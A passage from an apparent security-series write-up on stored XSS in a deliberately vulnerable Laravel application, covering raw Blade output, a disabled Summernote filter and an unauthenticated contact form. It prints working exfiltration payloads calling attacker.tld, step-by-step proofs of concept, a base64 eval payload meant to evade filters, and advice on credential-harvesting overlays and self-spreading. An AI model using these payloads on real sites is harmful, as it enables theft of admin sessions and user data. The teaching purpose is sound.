

Stored XSS in Laravel: No Account Needed When the Sink Is the Admin's Own Session

Already have a clone? Run
git fetch origin && git pull to pull the latest changes.

socials.facode) and page content (pages.page_content)
without sanitization, and renders both with {!! !!}. The WYSIWYG
editor (Summernote) has its Html filter switched off in the config. The developer
even left the comment // allow Html/JS without sanitizing next to it.
The server does zero Html processing; content passes from the Livewire component to
the database untouched. An attacker with admin access plants a payload in
facode and every page on the site runs it in every visitor's
browser. The public /contact form has the exact same failure
with zero authentication: its message is saved exactly as entered and rendered
raw in /admin/contacts, so anyone on the internet can fire a payload in
an admin's browser. And because the payload executes inside the admin's own
authenticated session, an HttpOnly cookie flag buys you exactly nothing.
No RCE required: one form submission or one settings field is all it takes to own an
admin account.
Where This Sits in the Kill Chain
This attack diverges from the server-side escalation path. Posts 1 through 6 are about gaining deeper access to the server itself. This post is about turning admin panel access into an attack on every user who visits the site.
For the facode and page_content vectors, the
prerequisite is an admin account. ArtisanBreach has two paths to that:
Post 1 (mass assignment lets you register as admin directly) and Post 3
(type juggling bypasses the admin credential check). Either one gets you here.
An attacker who exploited either path could have deployed persistent XSS
immediately and been silently collecting user sessions the entire time Posts
3 through 7 were being worked through.
The contact-form vector skips that prerequisite entirely. It doesn't need
Post 1 or Post 3 because it targets the admin session directly: a payload
planted through the public /contact form fires inside an
admin's browser the moment they open /admin/contacts, which
hands the attacker a live admin session without ever registering an
account. In kill-chain terms, it's a third, credential-free path to the
same "admin access" state that Posts 1 and 3 exist to reach.

The diagram shows Post 7 (this post) branching from both Post 1 and Post 3 because both give admin access. The main server-side escalation continues on its own path toward Post 14. XSS is a parallel attack that runs against users, not the server. The contact-form vector isn't drawn here because it doesn't depend on any prior post: it's a standalone entry point that lands an attacker in the same place Posts 1 and 3 do, an authenticated admin session, without requiring either.
Vulnerability Classification
| CWE | CWE-79: Improper Neutralization of Input During Web Page Generation (Stored XSS). User-controlled content is stored without sanitization and rendered in Html context without encoding. |
|---|---|
| OWASP Top 10 | A03:2021 Injection. Stored XSS is the highest-impact variant: the payload executes automatically for every visitor, not just those who click a crafted link. |
| Impact scope | The facode vector affects every frontend page on the
site, and the admin Settings page on top of that. All visitors, all sessions,
all browsers, not just specific pages. |
| Authentication required |
Depends on the vector. facode and page_content
need an admin account, obtained via Post 1 (mass assignment) or Post 3
(type juggling). The contact-form vector needs none:
/contact is a public, unauthenticated endpoint.
|
| Severity note |
Split by vector. facode and page_content are
High rather than Critical because they require admin access first, and
only Post 2 achieves RCE with zero credentials elsewhere in this series.
The contact-form vector is Critical on its own: it needs no credentials
at all, and its payoff, a live admin session, is functionally equivalent
to walking straight past Posts 1 and 3. None of the three vectors escalate
the attacker's own server privileges the way the server-side branch
(Posts 2, 6, 11) does; they expand the blast radius to users and, in the
contact-form case, to admins themselves.
|
How {!! !!} Works in Blade
Laravel's Blade templating engine gives you two ways to output a variable:
{{ $variable }}{!! $variable !!}
The double-brace syntax calls PHP's htmlspecialchars() on the value before
outputting it. < becomes <, >
becomes >, and so on. A stored <script> tag
is rendered as visible text, not executed as Html. The double-bang syntax outputs
the raw string. Whatever is in the database goes into the Html response as-is.
Raw output exists because some content is legitimately Html, but that only holds
while the value in the database is trusted. The instant attacker-controlled bytes
can reach a {!! !!}, the template has handed the browser a loaded
script tag. That is exactly what happens here, on five separate render points.
The footer renders two pieces of site-wide content using two different syntaxes:
resources/views/components/front/footer.blade.php{{-- Social media icon Html: raw output --}}
<a target="_blank" class="" href="{{ $social->link }}">
{!! $social->facode !!}
</a>
{{-- Copyright text: safe escaped output --}}
<p class="mb-md-0 text-center text-md-left text-white">
© {{ date('Y') }} - {{ $settings->copyright }}
</p>Example: Adding a new icon and link to the footer social media (Link + fontawesome code)

After "Add New" is submitted, you get a new fontawesome icon and its link

You now see the new icon

The copyright field is safe because {{ }} was used.
The facode field is dangerous because the developer used {!! !!}.
Both fields are saved without server-side sanitization. The only protection for
copyright is that the template escapes it at render time. For facode, that
protection is absent.
facode field stores Font Awesome icon markup like
<i class="fab fa-github"></i>. That is an Html tag that
has to render as Html, not as escaped text. Raw output was the easy way to make
that work. The mistake is not the {!! !!} alone. It is storing a
field that is meant to hold one fixed icon tag while giving it zero validation,
zero sanitization, and a raw render. A template can only render safely if the
stored content is already safe, and nothing upstream ever enforced that.
Three Layers of Failure
Three separate layers each fail to sanitize. Any one of them could have stopped it. None do.
Page content is edited through Summernote, a JavaScript WYSIWYG editor. Summernote has a built-in Html sanitization system for its code view mode. In ArtisanBreach it's switched off.
resources/views/components/admin/summernote-page-scripts.blade.php$('#summernote').summernote({
// ...
codeviewFilter: false, // Disable filtering in code view to allow Html/JS without sanitizing
codeviewIframeFilter: true, // Enable iframe content filtering for code view
codeviewFilterRegex: /<script\b[^<]*(?:(?!<\/script>)<[^<]*)*<\/script>/gi, // Sanitize scripts in code view
// ...
codeviewEditable: true,// Allow direct editing in code view mode
});
codeviewFilter: false is the master switch that disables
Summernote's entire filtering pipeline. The comment on the very next line
(// Sanitize scripts in code view) names the regex that was
supposed to be a safety net, but that regex can never fire because the pipeline
that would invoke it has been turned off. The developer literally commented the
vulnerability into existence: allow Html/JS without sanitizing.
Even if codeviewFilter were set to true, the
regex only matches <script>...</script> tags.
It does not address event handler attributes at all. A payload like
<img src=x onerror="..."> has no
<script> tag and would bypass it completely.
The facode and copyright fields in the Settings
panel use plain <input> elements. They do not pass
through Summernote at all. There is no client-side restriction of any
kind on what those fields accept.
Page content arrives at the server via Livewire. The Summernote
onChange callback pushes the raw Html into the component
via @this.set('page_content', contents). From there it
goes directly to the database through Eloquent. There is no
repository, no DOM processing, no image extraction layer. Nothing.
private function createPage(): Page
{
    return Page::create([
        'title'          => $this->title,
        'slug'           => $this->slug,
        'meta_description' => $this->meta_description,
        'page_content'   => $this->page_content,  // stored as-is
        'container_type' => $this->container_type,
        'status'         => $this->status,
    ]);
}public function updatePage()
{
$this->validate([
'title' => 'required',
'slug' => 'required|unique:pages,slug,'.$this->pageInstance->id,
'meta_description' => 'sometimes',
'page_content' => 'sometimes', // "sometimes" means "anything goes"
'status' => 'required|in:draft,published',
]);
$this->pageInstance->update([
'title' => $this->title,
'slug' => $this->slug,
'meta_description' => $this->meta_description,
'page_content' => $this->page_content, // also stored as-is
'container_type' => $this->container_type,
'status' => $this->status,
]);
}
That's the entire server-side story for page content. The validation
rule is 'sometimes', which only means the field can be
omitted from the request. It places no restriction on what the field
contains. A payload like
<img src=x onerror="...">
passes validation, gets saved exactly as entered by Eloquent, and lands in the
pages.page_content column exactly as typed.
For facode the path is even shorter:
public function store_media()
{
    $this->validate(['link' => 'required', 'facode' => 'required']);

    Social::create([
        'link'   => $this->link,
        'facode' => $this->facode,  // stored as entered, zero sanitization
    ]);
}

public function updateSocialMediaItem($id)
{
    $index = array_search($id, array_column($this->socialMediaLinks, 'id'));
    if ($index !== false) {
        $social = Social::find($id);
        if ($social) {
            $social->link   = $this->socialMediaLinks[$index]['link'];
            $social->facode = $this->socialMediaLinks[$index]['facode'];
            $social->save();  // update path also has zero sanitization
        }
    }
}
Validation is 'required' on facode. That's it. The field
accepts any string. The Social model has
$fillable = ['link', 'facode'] with no mutators, no casts,
no observers. Your payload hits the socials.facode column
untouched.
The stored content reaches the user's browser through Blade templates that use raw output. Four confirmed render points, plus the contact form makes five:
resources/views/components/front/footer.blade.php{{-- Rendered on every page that includes the footer --}}
<a target="_blank" class="" href="{{ $social->link }}">
{!! $social->facode !!}
</a>{{-- Rendered on individual pages --}}
<section class="page-content">
<div class="container">
{!! $page_content !!}
</div>
</section>{{-- Also renders page_content via raw output --}}
@if($page_content)
{!! $page_content !!}
@endif{{-- Renders inside /admin/settings itself, not just the public site --}}
<a target="_blank" href="{{ $social['link'] }}" class="btn btn-social-icon btn-social-icon-lg btn-twitter">
{!! $social['facode'] !!}
</a>
The footer is included on every frontend page. Any payload stored in
facode fires in every visitor's browser on every page load,
and it fires a second time for every admin: the Settings page lists existing
social links using the same unescaped output, so opening
/admin/settings to manage icons self-triggers whatever is
already stored there. A payload in page_content is scoped to
a single page (or the homepage) but still hits every visitor to that page.
The Site-Wide Vector: Social Media facode
The facode field is the highest-impact vector because it affects
every page. The intended input is a Font Awesome icon tag:
<i class="fab fa-github"></i>
The field accepts free text. The only server-side validation is that the value
is not empty ('facode' => 'required'). An attacker with admin
access replaces the icon markup with a payload:
<i class="fab fa-github" onmouseover="fetch('https://attacker.tld/c?s='+btoa(document.cookie),{mode:'no-cors'})"></i>This value is saved exactly as entered. Every page serves it inside the footer's icon wrapper. When any user hovers over the social icon, the payload fires. For a version that fires on page load without any user interaction:
<i class="fab fa-github"></i><img src=x onerror="fetch('https://attacker.tld/c?s='+btoa(document.cookie),{mode:'no-cors'})" style="display:none">
The hidden <img> with a broken src fires
onerror automatically when the browser tries to load it. The
user does nothing. Every page load silently exfiltrates.
codeviewFilterRegex were active, it only
matches <script>...</script> blocks. The payloads
above use Html attributes (onerror, onmouseover).
No <script> tag anywhere. The regex matches nothing. Same
deal with CSP rules that block inline scripts: event handler attributes are
a different execution path entirely. A sanitizer that only strips
<script> tags is useless against attribute-based XSS.
The WYSIWYG Bypass: Page Content Editor

Page content is edited through Summernote's WYSIWYG interface. The editor has
a "code view" mode that lets the user edit raw Html directly. With
codeviewEditable: true in the config, the code view textarea is
freely editable. Step-by-step:
/admin/page/{id}/edit</> in the toolbar) to switch to raw Html mode<p>Normal page content.</p>
<img src=x onerror="document.location='https://attacker.tld/steal?s='+document.cookie" style="display:none">
The Summernote onChange callback fires and syncs the raw Html
content to the Livewire component via @this.set('page_content', contents).
The request goes to PageCreate::createPage() or
PageEdit::updatePage(). Neither does any Html processing.
The <img> tag with the onerror handler
is saved to the pages.page_content column exactly as typed.
Validation rule is 'sometimes'. That means "the field can be
absent from the request." It does not mean "validate the shape of the
content." There is no content validation at all.
The Unauthenticated Vector: Contact Form Message
Every vector above assumes the attacker already has an admin account. The
contact form doesn't make that assumption. /contact sits
outside the /admin route group entirely: no auth
middleware, no can:isAdmin gate, open to anyone.
Route::get('/contact', \App\Livewire\Front\ContactPageComponent::class)->name('contact');The submit handler validates presence and type, nothing about content:
app/Livewire/Front/ContactPageComponent.phpprotected $rules = [
'page_id' => 'required',
'formData.name' => 'required|string',
'formData.email' => 'required|email',
'formData.phone' => 'sometimes|string',
'formData.message' => 'required|string', // string is not the same as safe
];
public function submitContact()
{
$this->validate();
$contact_form_data = [
'name' => $this->formData['name'],
'email' => $this->formData['email'],
'phone' => $this->formData['phone'],
'message' => $this->formData['message'],
];
Contact::create([
'page_id' => $this->page_id,
'contact_data' => $contact_form_data, // JSON-cast, stored exactly as entered
]);
// ...
}
Contact::$casts = ['contact_data' => 'array'], so whatever is
typed into the message field round-trips through JSON encode/decode
unmodified. It lands in contacts.contact_data exactly as
submitted, Html and all.
The only person who ever sees it is an admin, on the one page built to review submissions, and that page renders it raw:
resources/views/livewire/admin/contacts/index.blade.php<td>{{ $contact->contact_data['name'] ?? 'N/A' }}</td>
<td>{{ $contact->contact_data['email'] ?? 'N/A' }}</td>
<td>{{ $contact->contact_data['phone'] ?? 'N/A' }}</td>
<td>{!! $contact->contact_data['message'] ?? 'N/A' !!}</td>
name, email, and phone use
{{ }} and are safe. message, one column over in
the same table row, uses {!! !!}. There is no WYSIWYG editor
here, no code-view toggle to bypass, no client-side filter to defeat. It's
a plain <textarea> on a public form, one missing pair
of exclamation marks in the admin view, and a direct line into an admin's
authenticated session. The email notification that fires alongside the
database insert escapes the message correctly ({{ $contact['message'] }}),
so the email is not the sink; the admin review page is.

/contact, which is everyone,
can plant a payload that fires the next time an admin opens
/admin/contacts. That's a straight line from an anonymous
visitor to a stolen admin session, no Post 1 mass-assignment registration
and no Post 3 type-juggling bypass required.
HttpOnly Won't Save You
The payloads above use document.cookie, so a lazy reviewer might
point at the HttpOnly flag and call it fixed. Don't. The session
cookie here is HttpOnly (SESSION_HTTP_ONLY is unset,
and Laravel defaults it to true), which only means JavaScript
cannot read it. What document.cookie does hand you is
the XSRF-TOKEN cookie, which Laravel deliberately sets readable so
the frontend can use it. But that token is a distraction. The real payload does
not need to steal anything.
Stored XSS runs inside the victim's own authenticated session. The browser already holds the session cookie and sends it automatically on every same-origin request. So instead of trying to exfiltrate a cookie that is locked down, the payload just asks the app for the data the admin can see, as the admin:
<img src=x onerror="fetch('/admin/users',{credentials:'same-origin'}).then(r=>r.text()).then(h=>fetch('https://attacker.tld/x?d='+btoa(h),{mode:'no-cors'}))" style="display:none">
One line. It fetches the admin user list (emails, names, role ids, the lot)
from the victim's own session and ships the rendered Html to your server. No
cookie needed, no token needed, because the request is made by the
victim's browser with the victim's identity. HttpOnly
protects the cookie from being read; it does nothing about the cookie being
used, and here the victim's browser is doing the using on your behalf.
If you need to write rather than read, the XSRF-TOKEN cookie is
right there for the taking, and Livewire ships its own CSRF token in the page.
Point a fetch at any admin action with the token in the header and
you can mutate state as the victim. Reading is the demo; writing is the payoff.
Impact: What the Payload Can Do Once It Fires
In-session execution
Your payload runs inside the victim's authenticated session, so every request it makes already carries the session cookie. There is nothing to steal and nothing to forge: the browser does the authenticating for you.
Data exfiltration
Point a fetch at /admin/users or any page the victim
can open, base64 the rendered Html, and POST it to a box you control. You read
the same data the victim reads.
Credential harvesting
Overlay a login form on the real one. The victim types their password into your form, you capture it, and you pass them through to the genuine login so nothing looks wrong.
Admin persistence
The payload fires for every admin who loads a page, so burning one account does not stop it. Each admin who visits becomes a fresh foothold.
CSRF from JS
The XSRF-TOKEN cookie is readable from the page, so the payload
can make authenticated state changes as well as read data. Change settings, create
accounts, plant more payloads: anything an admin can click, the script can do under
their identity.
Phishing and redirection
Redirect the victim to a page you control, or overlay convincing fake content on the real site while the address bar keeps the legitimate URL.
Self-spreading
Every admin who visits triggers the payload, and each session can be used to plant copies in other pages or settings. Remove the original and the copies dropped from other admin sessions remain.
facode/page_content path needs admin access,
nothing more. Post 1 (mass assignment) gives you that. You can drop XSS the
moment you register and start collecting sessions while you work through
the server-side chain in background. By the time anyone notices the RCE,
you have already drained every session that hit the site in the last 48
hours. The contact-form path skips even that: no registration, no admin
account, just a form submission. The client-side and server-side chains
run independently and all three vectors fire from the same class of bug.
Proof of Concept
Prerequisites: Admin account (Post 1 or Post 3)
Steps:
- Log in and navigate to
/admin/settings - Locate a social media link entry (add a new one if none exist)
- Set the "font awesome code" field to the payload below(not link)
- Save
<i class="fab fa-github"></i><img src=x onerror="fetch('/admin/users',{credentials:'same-origin'}).then(r=>r.text()).then(h=>fetch('https://attacker.tld/x?d='+btoa(h),{mode:'no-cors'}))" style="display:none">
The payload fires on every page for every visitor, and it also fires the moment
any admin opens /admin/settings, because that page renders
facode raw too(footer links which are on every page on the site). The base64-encoded Html of the admin user list is
sent to your collection endpoint. The original icon still renders; the payload
is visually invisible.
Prerequisites: Admin account with page editing access
Steps:
- Navigate to
/admin/page/{id}/edit - Click the code view (
</>) button in the Summernote toolbar - Append to the Html in the code view textarea:
<img src=x onerror="eval(atob('ZmV0Y2goJy9hZG1pbi91c2Vycycse2NyZWRlbnRpYWxzOidzYW1lLW9yaWdpbid9KS50aGVuKHI9PnIudGV4dCgpKS50aGVuKGg9PmZldGNoKCdodHRwczovL2F0dGFja2VyLnRsZC94P2Q9JytidG9hKGgpLHttb2RlOiduby1jb3JzJ30pKQ=='))" style="display:none">
<!-- base64 decodes to: fetch('/admin/users',{credentials:'same-origin'}).then(r=>r.text()).then(h=>fetch('https://attacker.tld/x?d='+btoa(h),{mode:'no-cors'})) -->
- Switch back to visual mode or submit the form
The base64-encoded payload bypasses any superficial string-matching on the
content. The eval(atob(...)) pattern decodes and executes it
client-side. The payload is stored in the database and fires for every
visitor to the affected page.
Prerequisites: None. No account of any kind.
Steps:
- Open an incognito/private browser window (to prove no session exists) and navigate to
/contact - Fill in
name,email, andphonewith anything valid - Set the message field to the payload below
- Submit
<img src=x onerror="fetch('/admin/users',{credentials:'same-origin'}).then(r=>r.text()).then(h=>fetch('https://attacker.tld/y?d='+btoa(h),{mode:'no-cors'}))" style="display:none">
Nothing happens on submit; the visitor just sees "Message Sent." The
payload sits in contacts.contact_data until an admin opens
/admin/contacts to triage submissions. The moment that page
renders, the hidden <img> fails to load, onerror
fires, and the admin's authenticated session drains the user list to your
server. From there, the attacker has a live admin session and can proceed
exactly as if they'd completed Post 1 or Post 3, without ever having done either.
/contact, it lands in contacts.contact_data as entered,
and /admin/contacts renders it raw (HTTP 200, the raw
<img> is in the response, not escaped). The one real gotcha is
